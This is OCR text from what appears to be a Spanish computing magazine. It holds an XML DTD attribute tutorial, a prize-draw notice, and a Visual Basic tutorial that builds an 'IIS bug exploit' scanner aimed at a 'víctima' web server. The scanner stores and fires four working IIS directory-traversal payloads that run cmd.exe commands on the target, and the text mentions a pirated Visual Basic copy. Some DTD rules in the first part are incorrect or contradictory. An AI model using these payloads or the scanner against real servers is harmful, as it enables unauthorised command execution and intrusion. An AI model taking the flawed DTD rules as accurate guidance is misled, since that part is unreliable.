Tal como hemos visto en los ejemplos anteriores podemos asignar valores por defecto a los atributos. Estos valores irán siempre entre comillas dobles o simples e irán al final de todo.

```
<!ATTLIST ORDEN_COMPRA  almacen NMTOKEN “Huesca”>
```

también es correcto con comilla simple

```
<!ATTLIST ORDEN_COMPRA  almacen NMTOKEN ‘Huesca’>
```

si el valor por defecto contiene comillas simples, pondremos el valor entre comillas dobles, si el valor por defecto contiene comillas dobles pondremos el valor entre comillas simples:

```
<!ATTLIST ORDEN_COMPRA  almacen NMTOKEN “L’Hospitalet del Llobregat”>
```

DEFINIR ATRIBUTOS DE TIPO CDATA

Son los mas comunes. Pueden ser declarados como *#IMPLIED, #FIXED o #REQUIRED*.

```
<!ATTLIST ORDEN_COMPRA  vendedor  CDATA #IMPLIED>
```

Pueden contener valores por defecto

```
<!ATTLIST ORDEN_COMPRA  pre_pagado CDATA #FIXED “Si”>
```

también los podemos declarar sin especificar su *#USO*

```
<!ATTLIST ORDEN_COMPRA  envio CDATA #REQUIRED “Llobregat”>
```

RESTRINGIR LOS VALORES DE LOS ATRIBUTOS CON NMTOKEN

Los NMTOKENS siguen unas reglas parecidas a los nombres que deben tener los elementos XML. Pueden incluir caracteres alfanuméricos, caracteres ideográficos (de otros alfabetos como el griego, el ruso... ejemplo la letra alfa: ; la letra beta: etc.), pueden contener el carácter subguión (_) , guión (-) o punto (.), no admiten espacios y pueden comenzar por cualquiera de los caracteres que pueden incluir (alfanuméricos, ideográficos, subguión...)

NMTOKENS válidos:

Almacen
.almacen
-almacen
13almacen
(a diferencia de un nombre xml, un nmtoken ¡¡si puede comenzar con un número!!)

NMTOKENS no válidos:

Almacen 13
#almacen
13 almacen

Para restringir un atributo de manera que su contenido sea un NMTOKEN válido declararemos el atributo como tipo NMTOKEN, y su uso , que puede ser #IMPLIED , #REQUIRED, #FIXED, o podemos no especificar uso.

A diferencia de un CDTA, en un NMTOKEN cuando un valor sea #REQUIRED o #IMPLIED no podemos asignar un valor por defecto.

Asignaciones correctas:

```
<!ATTLIST ORDEN_COMPRA  almacen NMTOKEN 'Huesca'>
<!ATTLIST ORDEN_COMPRA  almacen NMTOKEN #IMPLIED>
<!ATTLIST ORDEN_COMPRA  almacen NMTOKEN #FIXED 'Huesca'>
<!ATTLIST ORDEN_COMPRA  almacen NMTOKEN #REQUIRED >
```

DEFINIR ATRIBUTOS DE TIPO ENUMERADO

Este tipo de atributos nos permite definir un conjunto de valores de los cuales podamos seleccionar uno, separados cada uno de los valores por una pipe (|). Su uso , puede ser #IMPLIED o #REQUIRED o podemos no especificar uso.

No podemos definir un uso #REQUIRED.
Si definimos un uso #IMPLIED o #REQUIRED, no podemos poner valor por defecto.

Asignaciones correctas:

```
<!ATTLIST ORDEN_COMPRA  NOMBREATRIBUTO tipo_orden (via_web | telefono | catalogo )  "via_web">
<!ATTLIST ORDEN_COMPRA  NOMBREATRIBUTO tipo_orden (via_web | telefono | catalogo ) #IMPLIED>
<!ATTLIST ORDEN_COMPRA  NOMBREATRIBUTO tipo_orden (via_web | telefono | catalogo ) #REQUIRED>
```

DEFINIR ATRIBUTOS CON VALORES ÚNICOS

Los atributos de tipo ID, te permiten especificar atributos cuyo valor deba ser único dentro de un archivo xml.
Reglas para los atributos de tipo ID:

- Deben poder aplicárseles las reglas para nombres xml válidos. Por ejemplo, no pueden comenzar por un número.
- Cada elemento solo puede tener un atributo de tipo ID
- Debe ser declarado #IMPLIED o #REQUIRED
- No puede declararse #FIXED
- No puede tener valores por defecto

Ejemplos de ID correctos:

```
<!ATTLIST ORDEN_COMPRA id ID #REQUIRED>
<!ATTLIST ORDEN_COMPRA id ID #IMPLIED>
```

REFERENCIAR ATRIBUTOS CON VALORES ÚNICOS

Un atributo ID, se puede referenciar utilizando tipos de atributos IDREF o IDREFS. Estas referencias se utilizan para asegurarnos que un atributo utiliza un valor de tipo ID, que existe en el documento.

REFERENCIAR ATRIBUTOS CON VALORES ÚNICOS UTILIZANDO IDREF

Se puede utilizar este tipo de atributos(IDREF) para obligar a que estos atributos cojan uno de los valores que en alguna parte del documento tiene un atributo tipo ID
Lo vemos con un ejemplo.
Pensemos en un caso de un documento que tiene las órdenes de compra diarias (es decir que cada día cambia) de un solo almacén de una multinacional, y que estas órdenes de compra deben procesarse e integrarse en la base de datos central de la multinacional.
El documento tiene cuatro secciones:

1. Una sección contiene todas las órdenes de compra del DIA del almacén

2. Una sección contiene los artículos vendidos que tienen stock en ese almacén

3. Una sección contiene los artículos vendidos que tienen un pedido pendiente de servir

4. Una sección contiene los artículos vendidos que van a dejar de venderse (a partir de hoy no vendemos mas chupa-chups)

Es decir que la orden de compra del dia (1) puede ser referenciada por otras tres secciones: la de artículos con stock (2), la de artículos con pedido pendiente (3) y la de

artículos que en breve van a pasar a ser considerados obsoletos(4).

Los artículos en stock, pedido pendiente y obsoletos (2-3-4) pueden tener artículos de diferentes órdenes de compra y necesitaremos una manera para referenciar órdenes de compra y asegurar que solo se van a procesar los artículos que estén en las actuales órdenes de compra.

Para hacer esto necesitaremos un atributo de tipo ID para cada una de las órdenes de compra, y un ID para los artículos de ESA orden de compra

El documento xml tendría una estructura similar a la que sigue:

```
<LISTA_MAESTRA almacen="Huesca">
   <ORDENES>
         <ORDEN_DE_COMPRA num="D1">
                <ARTICULO id="D890">Unidad de Cd-Rom</ARTICULO>
                <ARTICULO id="D891">Disketera de 3 1/2</ARTICULO>
                <ARTICULO id="D892">Unidad de DVD-Rom</ARTICULO>
         </ORDEN_DE_COMPRA>
         <ORDEN_DE_COMPRA num="D2">
              <ARTICULO id="D893"> Unidad de DVD-Rom </ARTICULO>
              <ARTICULO id="D894"> Unidad de Cd-Rom </ARTICULO>
         </ORDEN_DE_COMPRA>
   </ORDENES>
   <EN_STOCK>
              <ARTICULO_INVENTARIO num_referencia="D892" ordComp="D1" />
              <ARTICULO_INVENTARIO num_referencia="D893" ordComp="D2" />
   </EN_STOCK>
   <PENDIENTE_SERVIR >
              <ARTICULO_INVENTARIO num_referencia="D890" ordComp="D1" />
              <ARTICULO_INVENTARIO num_referencia="D894" ordComp="D2" />
   </ PENDIENTE_SERVIR >
   <OBSOLETO >
              <ARTICULO_INVENTARIO num_referencia="D891" ordComp="D1" />
   </OBSOLETO>
</LISTA_MAESTRA>
```

En el ejemplo, los atributos id y num deben declararse como atributos ID y los atributos num_referencia y ordComp, como referencian a los atributos id y num que son de tipo ID, deben declararse de tipo IDREF

La declaración en el DTD sería la siguiente:

```
<!ATTLIST  ORDEN_DE_COMPRA num ID #REQUIRED>
<!ATTLIST  ARTICULO id ID #REQUIRED>

<!ATTLIST  ARTICULO_INVENTARIO num_referencia IDREF #REQUIRED>
<!ATTLIST  ARTICULO_INVENTARIO ordComp IDREF #REQUIRED>
```

Tanto num_referencia como ordComp, atributos del elemento ARTICULO_INVENTARIO, tienen que referenciar algún atributo tipo ID en alguna parte del documento. No obstante, esta declaración no asegura que ordComp referencie Ordenes de compra (num) , ni num_referencia id de artículos (id). Pueden escribirse de manera errónea. Lo único que asegura es que los identificadores únicos que referencian están en el documento.

REFERENCIAR ATRIBUTOS CON VALORES ÚNICOS UTILIZANDO IDREFS

Un atributo de tipo IDREFS, permite a ese atributo referenciar a la vez a varios identificadores únicos (ID)

Si añadimos una sección al documento anterior que nos permita señalar las órdenes con artículos obsoletos o con artículos pendientes de servir, el xml quedaría:

```
<LISTA_MAESTRA almacen="Huesca">
   <ORDENES>
      <ORDEN_DE_COMPRA num="D1">
            <ARTICULO id="D890">Unidad de Cd-Rom</ARTICULO>
            <ARTICULO id="D891">Disketera de 3 1/2</ARTICULO>
            <ARTICULO id="D892">Unidad de DVD-Rom</ARTICULO>
      </ORDEN_DE_COMPRA>
      <ORDEN_DE_COMPRA num="D2">
            <ARTICULO id="D893"> Unidad de DVD-Rom </ARTICULO>
            <ARTICULO id="D894"> Unidad de Cd-Rom </ARTICULO>
      </ORDEN_DE_COMPRA>
   </ORDENES>
   <EN_STOCK>
            <ARTICULO_INVENTARIO num_referencia="D892" ordComp="D1" />
            <ARTICULO_INVENTARIO num_referencia="D893" ordComp="D2" />
   </EN_STOCK>
   <PENDIENTE_SERVIR >
            <ARTICULO_INVENTARIO num_referencia="D890" ordComp="D1" />
            <ARTICULO_INVENTARIO num_referencia="D894" ordComp="D2" />
   </ PENDIENTE_SERVIR >
   <OBSOLETO >
            <ARTICULO_INVENTARIO num_referencia="D891" ordComp="D1" />
   </OBSOLETO>
   <ORDENES_SEÑALADAS>
            <ORDENES_ALMACEN ordenes_referenciadas="D1 D2"/>
   </ORDENES_SEÑALADAS>
</LISTA_MAESTRA>
```

y la declaración DTD:

```
<!ATTLIST ORDENES_ALMACEN ordenes_referenciadas IDREFS #REQUIRED>
```

Si habéis llegado hasta aquí tenéis una base mas que suficiente para empezar a manipular los archivos xml con el DOM. Y es lo que vamos a hacer a partir del próximo numero. En caso de que necesitáramos un poco más de teoría para los DTD , lo haríamos como referencia rápida , no como centro del artículo. Ya que mi ilustre colega Pedro del Valle está impartiendo un hermoso curso de Visual Basic, la manipulación de los xml la haremos también con Visual Basic, pero debéis recordar que podéis acceder a los elementos de un documento xml también con Java (como hemos visto en el artículo de hoy) , con C y con otros lenguajes.

¡Saludos compañeros!

EL GANADOR DEL SORTEO DE UN SUSE LINUX 8.2 DEL MES DE JUKIO - AGOSTO ES:
ANTONIO JOSE SAEZ TORRES
ALICANTE
SEGUIR LLAMANDO, EL PROXIMO PODRIA SER PARA TI (PAG 44)

IIS BUG EXPLOIT
NUESTRO PRIMER SCANNER


POR PEDRO DEL VALLE
WWW.CHAMANEX.COM

Poco a poco y casi sin darnos cuenta vamos "pillándole" el gusto a eso de "programar". Hemos recibido muchos mails de personas que NUNCA se habían acercado al Visual Basic y ahora ya superan el nivel de la revista... ¿existe mejor recompensa? ¿Recuerdas cuando te "empujamos" a bajarte una "copia" del Visual Basic del eMule y instalarla?

Ya estamos aquí de nuevo después de unas larguisimas "vacaciones". Pues empecemos "las clases" :p


Si hacemos memoria, en el último número empezamos un proyecto donde intentábamos crear un scanner que buscara bugs en servidores web IIS. Para ser más exactos, hicimos un Web Browser (explorador de Internet).

El diseño final de este venía a ser algo así.




Este diseño ha quedado obsoleto, ya que para nuestra nueva finalidad, necesitaremos un entorno más funcional y ergonómico. Empecemos pues un nuevo proyecto en Visual Basic. Yo os voy a dar una base, un diseño que yo encuentro apropiado para este software, pero cada uno puede cambiar el aspecto a su antojo. Lo que si tenemos que tener en cuenta es que necesitaremos, como mínimo, una caja de texto donde poner la URL de la "víctima", y un botón para lanzar el "scanner". Por ejemplo, podríamos poner un TextBox, un ListBox y un par de botones para "scannear" y salir de la aplicación.

Este sería el aspecto del proyecto:



En la caja de texto "Target", podremos introducir tanto una URL como una dirección IP. Creo que sería atractivo también guardar informes sobre los "bugs" encontrados en los diferentes "scanneos" de servidores. Por ejemplo, y para seguir practicando con algo tan importante en la programación como es el acceso a datos, usaremos una base de datos de Access. Añadamos pues la referencia necesaria para el acceso a datos, que en este caso es el "Microsoft Active Data Object 2.7 Library".


La versión (2.7) puede ser otra anterior, no hay problema.




Ahora creemos una base de datos y una tabla. Llamaremos a la base de datos "bugs.mdb", por ejemplo, y la guardaremos en el mismo directorio donde se encuentra el proyecto.

La tabla principal la podríamos llamar "informes", y estará compuesta por un campo llamado "URL", y otro que contendrá el script (llamémosle "script"). Estos campos serán de tipo String 255 y memo respectivamente.

También vamos a agregar un menú al formulario principal, para recuperar estos informes. Posicionémonos sobre el formulario y, en el menú herramientas, piquemos en "Editor de menús". El funcionamiento de este es muy sencillo. En la propiedad "Caption" introducimos el literal que se verá en el menú, y en la propiedad "Name", el nombre identificativo del mismo. El primero debería ser el que abre los demás, es decir, el principal.



Un buen nombre sería "Archivo". Justo después de este, introducimos los demás, pero con la peculiaridad de que a los siguientes debemos desplazarlos con la flecha hacia la derecha, queriendo así indicarles que serán submenús del primero. En la imagen vemos como quedará el editor de menús:



Y aun mejor, haremos que nuestro scanner sea actualizable añadiendo otra tabla llamada IIS con un único campo clave denominado "script". Perfecto, con esto tenemos lista la base de datos. Ahora vamos a aplicar lo aprendido en el número anterior en este ejercicio. Agregamos otro formulario a nuestro proyecto actual, llamándolo, por ejemplo, WB (de Web Browser). En el formulario solo agregaremos un objeto web Browser, como ya hicimos en la entrega anterior.



Para agregar...

Para agregar otro formulario a un proyecto, vamos al explorador de proyectos y, picando con el botón derecho sobre él, elegimos "Agregar", "nuevo formulario".

El funcionamiento será sencillo. El formulario principal realizará llamadas al secundario (WB) para comprobar los diferentes "scripts" de la tabla IIS.


Muy bien, empecemos entonces con el código. Declararemos primero las variables necesarias para la gestión de informes. Estas serán un objeto ADODB.Connection y otro ADODB.Recordset. Para reutilizarlas, las variables las podríamos declarar en un módulo independiente, agregándolo con el botón derecho en el explorador de proyectos, menú Agregar, Módulo

```
Option Explicit
Global Conn As ADODB.Connection
Global Rs As ADODB.Recordset
```

En el evento Form_Load() instanciamos y abrimos estos objetos, como ya hemos hecho en otras ocasiones.


```
Private Sub Form_Load()
   Set Conn = New ADODB.Connection
   Set Rs = New ADODB.Recordset
   Conn.ConnectionString = "DSN=bugs;DBQ=" & App.Path & "/bugs.mdb;DriverId
         =25;FIL=MSAccess;MaxBufferSize=2048;PageTimeout=5;UID=admin;"
         rs.Open "informes", Conn.ConnectionString, adOpenDynamic,
         adLockOptimistic
End Sub
```

Con esto realizamos la conexión a la base de datos. Ahora, antes de seguir con el código, deberíamos rellenar, de forma manual, la tabla IIS con algunos "scripts" para probar contra servidores. Por ejemplo, yo añadiré estos



script
/msadc/..%c0%af../..%c0%af../..%c0%af../winnt/system32/cmd.exe?/c+dir
/_vti_bin/..%c0%af../..%c0%af../..%c0%af../winnt/system32/cmd.exe?/c+dir
/scripts/..%c1%9c../winnt/system32/cmd.exe?/c+dir
/iisadmpwd/..%c0%af../..%c0%af../..%c0%af../winnt/system32/cmd.exe?/c+dir

Esto no son más que "scripts" que he encontrado en el Google, pero hay decenas de ellos. Una vez cargada la tabla, volvemos al código y añadimos un nuevo formulario para dar de alta "scripts". Este formulario solo tendrá una caja de texto, un ListBox (opcional, es para visualizar los existentes) y dos botones, "Alta" y "Salir".



Para acceder a este nuevo formulario, añadiremos un nuevo submenú llamado Scripts, codificándolo de la siguiente manera

```
Private Sub Scripts_Click()
   FrmScripts.Show
End Sub
```

Ahora vamos al evento Form_Load de FrmScripts.

Declaremos antes una variable de tipo "Recordset" para poder grabar los nuevos "scripts" que introduzcamos, por ejemplo, "RsGrabar", y otra que recorra la tabla, llamada "RsLeer"

```
Option Explicit
Dim RsGrabar As ADODB.Recordset
Dim RsLeer As ADODB.Recordset
```

En el evento, instanciamos los objetos y abrimos la conexión tanto de "RsLeer" como de "RsGrabar". Posteriormente, llamaremos a una rutina que podemos denominar "Leer", la cual se va a encargar de recorrer la tabla "IIS" por completo. Para acabar, tendremos que codificar el botón "grabar", que se encargará de dar de alta, teniendo en cuenta que hemos declarado el

campo como clave, y que por lo tanto, no podemos repetir valores. Para este botón, estos serían los pasos a seguir:

1- Comprobar que la caja de texto no está en blanco

2- Comprobar que el "script" que intentamos añadir no ha sido introducido anteriormente

3- Efectuar las operaciones necesarias para dar de alta el "script".

Sencillo, ¿no?, pues he aquí el código de este formulario:

```
Option Explicit
Dim RsGrabar As ADODB.Recordset
Dim RsLeer As ADODB.Recordset

Private Sub CmdAnadir_Click()
   If Not TxtScript.Text = "" Then
         RsGrabar.Find "script='" & TxtScript.Text & "'"
      If RsGrabar.EOF Then
         RsGrabar.AddNew
         RsGrabar("script") = TxtScript.Text
         RsGrabar.Update
         MsgBox "Script añadido!", vbInformation, "Aviso"
         Set RsLeer = RsGrabar
         Leer
      Else
         MsgBox "El script ya fue introducido en la base de datos", vbExclamation, "Aviso"
      End If
   Else
      MsgBox "El campo Script no puede ser blanco", vbExclamation, "Aviso"
   End If
End Sub

Private Sub CmdSalir_Click()
   Unload Me
End Sub

Private Sub Form_Load()
   Set RsGrabar = New ADODB.Recordset
   Set RsLeer = New ADODB.Recordset
   RsLeer.Open "IIS", Conn.ConnectionString, adOpenStatic, adLockReadOnly
  RsGrabar.Open "IIS", Conn.ConnectionString, adOpenDynamic, adLockOptimistic
   Leer
End Sub

Sub Leer()
   Lista.Clear
   RsLeer.MoveFirst
   While Not RsLeer.EOF
      Lista.AddItem RsLeer("script")
      RsLeer.MoveNext
   Wend
End Sub

Private Sub Form_Unload(Cancel As Integer)
   RsLeer.Close
   RsGrabar.Close
End Sub
```

Expliquemos brevemente este código. Primero, el Form_Load().

En este instanciamos los objetos Recordset declarados anteriormente, y los abrimos, cada uno de ellos contra la tabla correspondiente.

```
Set RsGrabar = New ADODB.Recordset
Set RsLeer = New ADODB.Recordset
RsLeer.Open "IIS", Conn.ConnectionString, adOpenStatic, adLockReadOnly
RsGrabar.Open "IIS", Conn.ConnectionString, adOpenDynamic, adLockOptimistic
```

Posteriormente, llamamos a la rutina Leer, que será la encargada de recorrer la tabla y añadir los "scripts" encontrados al "ListBox".

Comprobamos que la caja de texto no esté vacía (If Not TxtScript.Text = "" Then). Si no es así, mostramos un mensaje con un literal que nos avise de este error. En el caso de que se cumpla la sentencia (es decir, que el TextBox no es blanco), hacemos una búsqueda en la tabla para comprobar que no existe el "script" que estamos intentando añadir (RsGrabar.Find "script='" & TxtScript.Text & "'").



La propiedad...

La propiedad "find" del Recordset sirve para buscar un registro dentro de un Recordset ya abierto, indicándole el nombre del campo más un símbolo "=" y una cadena con lo que estamos buscando. En el caso de que no se encuentre ninguno, la propiedad "EOF" pasará a ser verdadero.

Una vez efectuada la búsqueda, comprobamos el valor de la propiedad "EOF" (If RsGrabar.EOF Then). Si este es falso, mostraremos un mensaje conforme se ha encontrado un "script" igual al que se está intentando introducir, y si no, lo damos de alta en la tabla IIS e igualamos el


Recordset de lectura al Recordset de grabado, llamando finalmente a la rutina Leer para recargar el ListBox.

```
RsGrabar.AddNew
RsGrabar("script") = TxtScript.Text
RsGrabar.Update
MsgBox "Script añadido!", vbInformation, "Aviso"
Set RsLeer = RsGrabar
Leer
```

Ah!, y que no se nos olvide cerrar los objetos Recordset cuando cerremos el formulario, si no lo hacemos, dejamos conexiones abiertas de manera inútil. Lo hacemos así:

```
Private Sub Form_Unload(Cancel As Integer)
        RsLeer.Close
        RsGrabar.Close
End Sub
```

Damos por bueno este formulario y vamos al principal. Codifiquemos el botón "Scann", que, a priori, es el más interesante. Vamos a declararnos otro Recordset, como en el caso anterior, para leer la tabla con los "scripts". Por ejemplo, RsLeer.



Cabe decir...

Cabe decir que la manera en que declaramos las variables es totalmente libre. Yo, lo que hago, es declarar algunas globales y otras locales al formulario, para que veáis las diferentes maneras que existe. Por ejemplo, en este caso, podríamos haber declarado el Recordset RsLeer global, y así reutilizarlo en los dos formularios.

También nos vamos a declarar una variable de ámbito global que nos indicará si se ha completado la carga de la página una vez hemos lanzado el "script" contra ella. Yo llamaré a esta variable "Completado", y será de tipo Booleana. En el botón "scann" primero vamos a instanciar el objeto Recordset y a abrirlo.

```
Set RsLeer = New ADODB.Recordset
RsLeer.Open "IIS", Conn.ConnectionString, adOpenStatic, adLockOptimistic
```

Inmediatamente después, abrimos el formulario WB, y lanzamos un bucle que recorra la tabla IIS.

```
WB.Show
While Not RsLeer.EOF
```

Ahora viene la parte más interesante. Por cada uno de los registros de la tabla IIS encontrados, llamaremos al método Navigate del objeto WebBrowser, enviándole la URL más el "script" que acabamos de leer en la tabla.

```
WB.web.Navigate TxtURL & RsLeer("script")
```

Con esto, estamos intentando acceder a la web mediante algún bug del IIS. Para darle tiempo a la carga de la web, crearemos un bucle mientras el valor de la variable "Completado" sea falso. Siempre que hagamos un bucle, el cual no vamos a saber cuanto tiempo va a tardar en finalizar, es aconsejable añadir la sentencia "DoEvents" para que el programa no se "coma" todos los recursos de la máquina.

```
While Not RsLeer.EOF
   WB.web.Navigate TxtURL & RsLeer("script")
   While Not Completado
      DoEvents
   Wend
   Completado = False
   FrmPrincipal.Lista.AddItem RsLeer("script")
   RsLeer.MoveNext
Wend
RsLeer.Close
```

Para que la variable "Completado" valga verdadero, debemos cambiar su valor a cuando la web acabe de cargar. Para hacer esto, abrimos el formulario WB (el que contiene el WebBrowser) y, en el evento NavigateComplete2 del WebBrowser, cambiamos el valor de la variable Completado a verdadero.
También podemos declararnos un vector de tipo cadena para guardar los resultados obtenidos después de lanzar los "scripts". Algo así:

En el módulo.bas declaramos la variable.

```
Global Scripts() As String
```

Y en el evento NavigateComplete2 el resto del código


```
Option Explicit
Dim nCont As Integer

Private Sub web_NavigateComplete2(ByVal pDisp
As Object, URL As Variant)
   ReDim Preserve Scripts(nCont)
   Scripts(nCont) = web.Document.documentelement.innerhtml
   Completado = True
   nCont = nCont + 1

End Sub
```

Un detalle que se me ha olvidado (es muy frecuente). Antes de cargar la lista del menú principal, deberíamos limpiarla, en el evento CmdComenzar_Click.

Con esto estamos guardando todos los resultados en nuestra variable de tipo cadena. El uso de esta variable nos lo dejaremos en el tintero. Ahora debemos ver los resultados de nuestro "scanneo". La forma que yo he preferido es la de poner 4 botones en el formulario WB, dos para desplazarse hacia delante o hacia atrás, otro para salir y finalmente, uno para guardar el informe.



El código de los dos botones es bastante sencillo:

```
Private Sub CmdAnterior_Click()
   On Error Resume Next
   web.GoBack
End Sub

Private Sub CmdSiguiente_Click()
   On Error Resume Next
   web.GoForward
End Sub
```



La cláusula...

